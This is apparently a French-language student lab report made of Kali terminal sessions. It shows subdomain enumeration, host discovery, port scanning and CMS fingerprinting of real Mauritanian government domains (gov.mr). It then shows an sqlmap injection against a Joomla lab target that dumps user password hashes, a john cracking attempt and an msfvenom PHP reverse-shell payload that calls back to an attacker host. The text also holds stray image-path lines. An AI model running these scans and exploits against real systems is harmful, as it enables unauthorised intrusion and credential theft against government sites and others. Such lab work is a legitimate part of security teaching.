1- dnsrecon -t crt -n 1.1.1.1 -d gov.mr -c 22069.csv

```
┌──(root㉿kali)-[/home/kali]
└─# dnsrecon -t crt -n 1.1.1.1 -d gov.mr -c 22069.csv
[*] crt: Performing Crt.sh Search Enumeration against gov.mr ...
[*]      *.tekavoul.gov.mr wildcard
[*]      *.tekavoul.gov.mr wildcard
[*]      *.ep.gov.mr wildcard
[*]      *.ep.gov.mr wildcard
[*]      *.mtnima.gov.mr wildcard
[*]      *.mtnima.gov.mr wildcard
[*]      *.mtnima.gov.mr wildcard
[*]      *.mtnima.gov.mr wildcard
```

```
[*]      A www.support.gov.mr 82.151.65.120
[*]      A www.dgpsp.gov.mr 82.151.65.121
[*]      A support.gov.mr 82.151.65.120
[*]      A ppp.gov.mr 82.151.65.121
[*]      A www.diplomatie.gov.mr 82.151.65.210
[*]      A environnement.gov.mr 82.151.65.121
[*]      A www.culture.gov.mr 82.151.65.210
[*]      A scapp-odd.gov.mr 82.151.65.42
[*]      A mesrstic.gov.mr 82.151.65.122
[*]      A www.environnement.gov.mr 82.151.65.121
[*]      A www.habitat.gov.mr 82.151.65.210
[*]      A www.mesrstic.gov.mr 82.151.65.122
[*]      A affairesislamiques.gov.mr 82.151.65.236
[*]      A cnlct.gov.mr 41.188.113.137
[*]      A domainlets.gov.mr 82.151.65.91
[*]      A www.tele-services.gov.mr 82.151.65.246
[+] 272 Records Found
[*] Saving records to CSV file: 22069.csv
```

2-cat 22069.csv | cut -d ',' -f 2 | tee 22069_coupee.txt

```
┌──(root㉿kali)-[/home/kali]
└─# cat 22069.csv | cut -d ',' -f 2 | tee 22069_coupee.txt
Name
keycloak.stt.e-tax.impots.gov.mr
stt.e-tax.impots.gov.mr
api.stt.e-tax.impots.gov.mr
elevage.gov.mr
api.himayeti.gov.mr
api.himayeti.gov.mr
dashboard.himayeti.gov.mr
dashboard.himayeti.gov.mr
himayeti.gov.mr
himayeti.gov.mr
tekavoul.gov.mr
prs-mesrs.gov.mr
sante.gov.mr
logements.iskan.gov.mr
cname.vercel-dns.com
cname.vercel-dns.com
www.sante.gov.mr
tools.tax-pay.impots.gov.mr
```

nmap -sn -iL 22069_coupee.txt -oG 22069.gnmap

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn -iL 22069_coupee.txt -oG 22069.gnmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 11:26 EDT
Failed to resolve "Name".
Nmap scan report for keycloak.stt.e-tax.impots.gov.mr (82.151.65.187)
Host is up (0.16s latency).
Nmap scan report for elevage.gov.mr (82.151.65.110)
Host is up (0.11s latency).
Nmap scan report for api.himayeti.gov.mr (188.114.96.7)
Host is up (0.11s latency).
Other addresses for api.himayeti.gov.mr (not scanned): 188.114.97.7 2a06:98c1:312
0::5 2a06:98c1:3121::5
Nmap scan report for api.himayeti.gov.mr (188.114.97.7)
Host is up (0.11s latency).
Other addresses for api.himayeti.gov.mr (not scanned): 188.114.96.7 2a06:98c1:312
1::5 2a06:98c1:3120::5
Nmap scan report for himayeti.gov.mr (188.114.96.2)
Host is up (0.098s latency).
```

```
Host is up (0.0014s latency).
Nmap scan report for www.economie.gov.mr (82.151.65.210)
Host is up (0.00060s latency).
Nmap scan report for www.csa.gov.mr (82.151.65.210)
Host is up (0.00062s latency).
Nmap scan report for www.diplomatie.gov.mr (82.151.65.210)
Host is up (0.00075s latency).
Nmap scan report for www.culture.gov.mr (82.151.65.210)
Host is up (0.00079s latency).
Nmap scan report for www.habitat.gov.mr (82.151.65.210)
Host is up (0.00068s latency).
Nmap done: 269 IP addresses (269 hosts up) scanned in 175.19 seconds
```

3- cat 22069.gnmap | grep Up | cut -d ' ' -f 2 | tail -n +2 | tee 22069_Up.txt

```
┌──(root㉿kali)-[/home/kali]
└─# cat 22069.gnmap | grep Up | cut -d ' ' -f 2 | tail -n +2 | tee 22069_Up.txt
82.151.65.110
188.114.96.7
188.114.97.7
188.114.96.2
188.114.97.2
109.234.164.246
50.87.170.99
82.151.65.252
76.76.21.61
76.76.21.93
82.151.65.139
82.151.65.210
82.151.65.222
192.185.13.53
```

nmap -p 21,22,80,444,4443,6443,8080 -iL 22069_Up.txt | tee 22069_q3.gnmap

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21,22,80,444,4443,6443,8080 -iL 22069_Up.txt | tee 22069_q3.gnmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 12:08 EDT
Nmap scan report for 82.151.65.110
Host is up (0.019s latency).

PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   filtered ssh
80/tcp   open     http
444/tcp  filtered snpp
4443/tcp filtered pharos
6443/tcp filtered sun-sr-https
8080/tcp filtered http-proxy

Nmap scan report for 188.114.96.7
Host is up (0.10s latency).

PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   filtered ssh
80/tcp   open     http
444/tcp  filtered snpp
```


```
PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   filtered ssh
80/tcp   open     http
444/tcp  filtered snpp
4443/tcp filtered pharos
6443/tcp filtered sun-sr-https
8080/tcp filtered http-proxy

Nmap scan report for 82.151.65.210
Host is up (0.019s latency).

PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   filtered ssh
80/tcp   open     http
444/tcp  filtered snpp
4443/tcp filtered pharos
6443/tcp filtered sun-sr-https
8080/tcp filtered http-proxy

Nmap done: 268 IP addresses (268 hosts up) scanned in 99.32 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

4-

cat 22069_coupee.txt | tr '\n' ',' > feed_cmseek.txt


vi feed_cmseek.txt


cmseek -l feed_cmseek.txt --light-scan



by @r3dhax0r
Version 1.1.3 K-RONA
[+] CMS Scan Results [+]
Target: tekavoul.gov.mr
CMS: WordPress
URL: https://wordpress.org
Result: /home/kali/Result/tekavoul.gov.mr/cms.json
Scan Completed in 208.86 Seconds, using 23 Requests
Press [ENTER] to continue



by @r3dhax0r
Version 1.1.3 K-RONA
[+] CMS Scan Results [+]
Target: prs-mesrs.gov.mr
CMS: WordPress
URL: https://wordpress.org
Result: /home/kali/Result/prs-mesrs.gov.mr/cms.json
Scan Completed in 156.95 Seconds, using 25 Requests
Press [ENTER] to continue


by @r3dhax0r
Version 1.1.3 K-RONA
[+] CMS Scan Results [+]
Target: www.sante.gov.mr
CMS: WordPress
URL: https://wordpress.org
Result: /home/kali/Result/sante.gov.mr/cms.json
Scan Completed in 215.4 Seconds, using 27 Requests
Press [ENTER] to continue



by @r3dhax0r
Version 1.1.3 K-RONA
[+] CMS Scan Results [+]
Target: emploi.gov.mr:443
CMS: Drupal
Version: 9
URL: https://drupal.org
Result: /home/kali/Result/emploi.gov.mr/cms.json
Scan Completed in 521.81 Seconds, using 46 Requests
Press [ENTER] to continue


by @r3dhax0r
Version 1.1.3 K-RONA
[+] CMS Scan Results [+]
Target: www.sante.gov.mr
CMS: WordPress
URL: https://wordpress.org
Result: /home/kali/Result/www.sante.gov.mr/cms.json
Scan Completed in 406.29 Seconds, using 33 Requests
Press [ENTER] to continue



by @r3dhax0r
Version 1.1.3 K-RONA
[+] CMS Scan Results [+]
Target: emploi.gov.mr:443
CMS: Drupal
URL: https://drupal.org
Result: /home/kali/Result/emploi.gov.mr/cms.json
Scan Completed in 338.55 Seconds, using 51 Requests
Press [ENTER] to continue


by @r3dhax0r
Version 1.1.3 K-RONA
[+] CMS Scan Results [+]
Target: bnm.gov.mr
CMS: WordPress
Version: 6.5.3
URL: https://wordpress.org
Result: /home/kali/Result/bnm.gov.mr/cms.json
Scan Completed in 710.84 Seconds, using 68 Requests
Press [ENTER] to continue


by @r3dhax0r
Version 1.1.3 K-RONA
[+] CMS Scan Results [+]
Target: www.domaines.gov.mr
CMS: WordPress
Version: 5.6.2
URL: https://wordpress.org
Result: /home/kali/Result/www.domaines.gov.mr/cms.json
Scan Completed in 841.18 Seconds, using 83 Requests
Press [ENTER] to continue


by @r3dhax0r
Version 1.1.3 K-RONA
[+] CMS Scan Results [+]
Target: ipv6.gov.mr
CMS: WordPress
URL: https://wordpress.org
Result: /home/kali/Result/ipv6.gov.mr/cms.json
Scan Completed in 535.73 Seconds, using 98 Requests
Press [ENTER] to continue


by @r3dhax0r
Version 1.1.3 K-RONA
[+] CMS Scan Results [+]
Target: www.domaines.gov.mr
CMS: WordPress
URL: https://wordpress.org
Result: /home/kali/Result/domaines.gov.mr/cms.json
Scan Completed in 588.41 Seconds, using 103 Requests
Press [ENTER] to continue



5 - il y a 5

Exercice 2 :

1-sqlmap --purge

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap --purge
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.7#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consen
le local, state and federal laws. Developers assume no liability and are not responsibl

[*] starting @ 12:29:02 /2024-05-18/

[12:29:02] [INFO] purging content of directory '/root/.local/share/sqlmap' ...
[12:29:02] [WARNING] your sqlmap version is outdated

[*] ending @ 12:29:02 /2024-05-18/
```

sqlmap -u "http://192.168.63.115/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" -D joomladb -T '#__users' -C username,password –dump

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://192.168.63.115/index.php?option=com_fields&view=fields&layout=mod
,password --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consen
le local, state and federal laws. Developers assume no liability and are not responsibl

[*] starting @ 12:29:07 /2024-05-18/

[12:29:07] [INFO] testing connection to the target URL
[12:29:08] [WARNING] the web server responded with an HTTP error code (500) which could
you have not declared cookie(s), while server wants to set its own ('460ada11b31d3c5e5c
/n] y
[12:29:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:29:11] [INFO] testing if the target URL content is stable
[12:29:11] [INFO] target URL content is stable
[12:29:11] [INFO] testing if GET parameter 'option' is dynamic
[12:29:11] [WARNING] GET parameter 'option' does not appear to be dynamic
[12:29:11] [WARNING] heuristic (basic) test shows that GET parameter 'option' might not
[12:29:12] [INFO] testing for SQL injection on GET parameter 'option'
[12:29:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```

```
[12:39:37] [INFO] retrieved: '$2y$10$CCklFcXRZFVf5LuRyySdyegXxc1Q/ZJaXYVo4kCDcU6n8OSV82
[12:39:37] [INFO] retrieved: 'dsi'
[12:39:37] [INFO] retrieved: '$2y$10$DBTJtVDw.pKV.Qk9rwTPYe8vJKllMsIC6B00cvUJ4ZIZ04g4Q7
[12:39:38] [INFO] retrieved: 'cnm'
[12:39:38] [INFO] retrieved: '$2y$10$gqDlBPPVfW.ZhDj9RtlJoeOZwpzjkVQhvx2f.bXxo/kOaIjrcJ
[12:39:38] [INFO] retrieved: 'admin'
Database: joomladb
Table: #__users
[3 entries]
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| dsi      | $2y$10$CCklFcXRZFVf5LuRyySdyegXxc1Q/ZJaXYVo4kCDcU6n8OSV82TF. |
| cnm      | $2y$10$DBTJtVDw.pKV.Qk9rwTPYe8vJKllMsIC6B00cvUJ4ZIZ04g4Q7RGG |
| admin    | $2y$10$gqDlBPPVfW.ZhDj9RtlJoeOZwpzjkVQhvx2f.bXxo/kOaIjrcJZa6 |
+----------+--------------------------------------------------------------+

[12:39:38] [INFO] table 'joomladb.`#__users`' dumped to CSV file '/root/.local/share/sq
[12:39:38] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 2040 times, 404 (Not Found) - 83 times
[12:39:38] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/ou
[12:39:38] [WARNING] your sqlmap version is outdated

[*] ending @ 12:39:38 /2024-05-18/


┌──(root㉿kali)-[/home/kali]
└─#
```

2-john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt tp3_ex2.txt

```
┌──(root㉿kali)-[/home/kali]
└─# john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt tp3_ex2.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```

3- msfvenom -p php/reverse_php LHOST=10.11.12.110 LPORT=22069 -f raw > 22069.php

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p php/reverse_php LHOST=10.11.12.110 LPORT=22069 -f raw > 22069.php
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
